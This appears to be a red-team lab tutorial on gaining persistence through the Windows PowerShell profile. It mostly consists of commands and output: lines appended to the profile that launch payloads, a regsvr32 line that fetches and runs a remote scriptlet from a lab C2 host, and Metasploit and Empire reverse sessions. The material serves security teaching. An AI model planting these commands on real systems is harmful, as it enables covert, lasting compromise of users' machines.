


Persistence – PowerShell Profile

PowerShell profile is a PowerShell script which enables system administrators and users to customize their environment and to execute specific commands when a PowerShell session initiates. It is similar to logon scripts that are used heavily by Administrators to map network drives and printers for users or gather information about the system. Modification of the contents of a PowerShell profile script allows an adversary or a red team to use this as a persistence mechanism if the user performs work on PowerShell on a regular basis. This technique can be executed under the context of the current user.

The PowerShell profile script is stored in the folder “**WindowsPowerShell**” which by default is hidden from the user. If a payload has been dropped into disk the “**Start-Process**” cmdlet can be used to point to the location of the executable. The “**Test-Path \$profile**” determines if a profile exists for the current user. If the profile doesn’t exist the command “**New-Item -Path \$profile -Type File -Force**” will create a profile for the current user and the “**Out-File**” will rewrite the profile with the new contents.

```
1 echo $profile
2 Test-Path $profile
3 New-Item -Path $profile -Type File -Force
4 $string = 'Start-Process "C:\tmp\pentestlab.exe"'
5 $string | Out-File -FilePath
6 "C:\Users\pentestlab\Documents\WindowsPowerShell\Microsoft.PowerShe
ll_profile.ps1" -Append
```



```
PS C:\Users\pentestlab> echo $profile
C:\Users\pentestlab\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1
PS C:\Users\pentestlab> Test-Path $profile
True
PS C:\Users\pentestlab> New-Item -Path $profile -Type File -Force

Directory: C:\Users\pentestlab\Documents\WindowsPowerShell

Mode                LastWriteTime         Length Name
----                -
-a-----         11/5/2019   4:29 AM             0 Microsoft.PowerShell_profile.ps1

PS C:\Users\pentestlab> $string = 'Start-Process "C:\tmp\pentestlab.exe"'
PS C:\Users\pentestlab> $string | Out-File -FilePath "C:\Users\pentestlab\Documents\WindowsPowerShell\Microsoft.PowerShe
ll_profile.ps1" -Append
PS C:\Users\pentestlab>
```

PowerShell Profile – Start Process

The next time that PowerShell starts will execute the contents of the profile and a connection will be established with the command and control.

```

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.21
LHOST => 10.0.2.21
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.40
[*] Meterpreter session 1 opened (10.0.2.21:4444 -> 10.0.2.40:49158) at 2019-11-04 15:35:43 -0500

meterpreter > 

```

Persistence – PowerShell Profile Executable

Similar to starting a process the “**Invoke-Item**” cmdlet can be used to perform the default action of an item i.e. run a file, open an application etc. The launcher.bat is a payload generated by Empire with capability to self-delete itself upon execution as stealthier option since it doesn’t create a new process.

- 1 `echo $profile`
- 2 `Test-Path $profile`
- 3 `New-Item -Path $profile -Type File -Force`
- 4 `Add-Content $profile "Invoke-Item C:\tmp\launcher.bat"`
- 5 `$string | Out-File -FilePath "C:\Users\pentestlab\Documents\WindowsPowerShell\Microsoft.PowerShe`
- 6 `ll_profile.ps1" -Append`

```

PS C:\Users\pentestlab> echo $profile
C:\Users\pentestlab\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1
PS C:\Users\pentestlab> Test-Path $profile
True
PS C:\Users\pentestlab> New-Item -Path $profile -Type File -Force

Directory: C:\Users\pentestlab\Documents\WindowsPowerShell

Mode                LastWriteTime         Length Name
----                -
-a-----         11/5/2019   5:20 PM              0 Microsoft.PowerShell_profile.ps1

PS C:\Users\pentestlab> Add-Content $profile "Invoke-Item C:\tmp\launcher.bat"
PS C:\Users\pentestlab> $string | Out-File -FilePath "C:\Users\pentestlab\Documents\WindowsPowerShell\Microsoft.PowerShe
ll_profile.ps1" -Append
PS C:\Users\pentestlab> 

```

PowerShell Profile – BAT File

When PowerShell initiates again on the system the file will be executed and the agent will communicate back with the command and control. The execution will not create a new process on the system as the example above and it will use the existing PowerShell process.

```

(Empire: agents) > [*] Sending POWERSHELL stager (stage 1) to 10.0.2.40
[*] New agent V2EZSPAR checked in
[+] Initial agent V2EZSPAR from 10.0.2.40 now active (Slack)
[*] Sending agent (stage 2) to V2EZSPAR at 10.0.2.40

(Empire: agents) > interact V2EZSPAR
(Empire: V2EZSPAR) > sysinfo
[*] Tasked V2EZSPAR to run TASK_SYSINFO
[*] Agent V2EZSPAR tasked with task ID 1
(Empire: V2EZSPAR) > sysinfo: 0|http://10.0.2.21:80|C:\Users\pentestlab\VEGA|10.0.2.40|Microsoft Windows 7 Enterprise |False|powershell|2488|powershell|5
[*] Agent V2EZSPAR returned results.
Listener:      http://10.0.2.21:80
Internal IP:   10.0.2.40
Username:      C:\Users\pentestlab
Hostname:      VEGA
OS:            Microsoft Windows 7 Enterprise
High Integrity: 0
Process Name:  powershell
Process ID:    2488
Language:      powershell
Language Version: 5

```

Persistence – PowerShell Profile Empire

The usage of the cmdlet “**Invoke-Command**” allows the execution of commands. The regsvr32 method can be used as a stealthy option since can evade application whitelisting solutions that are not properly configured and the scriptlet can be executed from a remote location.

- 1 `echo $profile`
- 2 `Test-Path $profile`
- 3 `New-Item -Path $profile -Type File -Force`
- 4 `$string = 'Invoke-Command -ScriptBlock { regsvr32 /s /n /u`
`/i:http://10.0.2.21:8080/jwcEbr.sct s`
`crobj.dll }'`
- 5
- 6 `$string | Out-File -FilePath`
`"C:\Users\pentestlab\Documents\WindowsPowerShell\Microsoft.PowerShe`
- 7 `ll_profile.ps1" -Append`

```

PS C:\Users\pentestlab> echo $profile
C:\Users\pentestlab\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1
PS C:\Users\pentestlab> Test-Path $profile
True
PS C:\Users\pentestlab> New-Item -Path $profile -Type File -Force

Directory: C:\Users\pentestlab\Documents\WindowsPowerShell

Mode                LastWriteTime         Length Name
----                -
-a-----         11/5/2019   6:23 PM              0 Microsoft.PowerShell_profile.ps1

PS C:\Users\pentestlab> $string = 'Invoke-Command -ScriptBlock { regsvr32 /s /n /u /i:http://10.0.2.21:8080/jwcEbr.sct s
crobj.dll }'
PS C:\Users\pentestlab> $string | Out-File -FilePath "C:\Users\pentestlab\Documents\WindowsPowerShell\Microsoft.PowerShe
ll_profile.ps1" -Append
PS C:\Users\pentestlab>

```

PowerShell Profile – Execute Command

The Metasploit Framework contains a module (`web_delivery`) which can generate and serve malicious scriptlet files. However other Command and Control (C2) frameworks like [PoshC2](#) support this functionality and can provide extended capability compare to Metasploit.

```
msf5 exploit(multi/script/web_delivery) >
[*] 10.0.2.40      web_delivery - Handling .sct Request
[*] 10.0.2.40      web_delivery - Delivering Payload (2137) bytes
[*] Sending stage (206403 bytes) to 10.0.2.40
[*] Meterpreter session 6 opened (10.0.2.21:4446 -> 10.0.2.40:49961) at 2019-11-05 05:19:28 -0500

msf5 exploit(multi/script/web_delivery) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > █
```

Persistence – PowerShell Profile Regsvr32

Heavy modification of the PowerShell profile with multiple commands generate a message to the user about the increased loading time. However execution of one command will not produce any message, payloads will run on the background and the user will not notice any difference. [Matt Nelson](#) did some work in the past which has been demonstrated in his [blog](#) about creating and abusing PowerShell profiles through the use of an Excel [macro](#) as a delivery mechanism. PowerShell profiles provide plenty of opportunities for code execution by storing arbitrary commands in the profile script. A [schedule task](#) can be used that will execute PowerShell in specific time to avoid the need to rely on the user to start PowerShell.

References
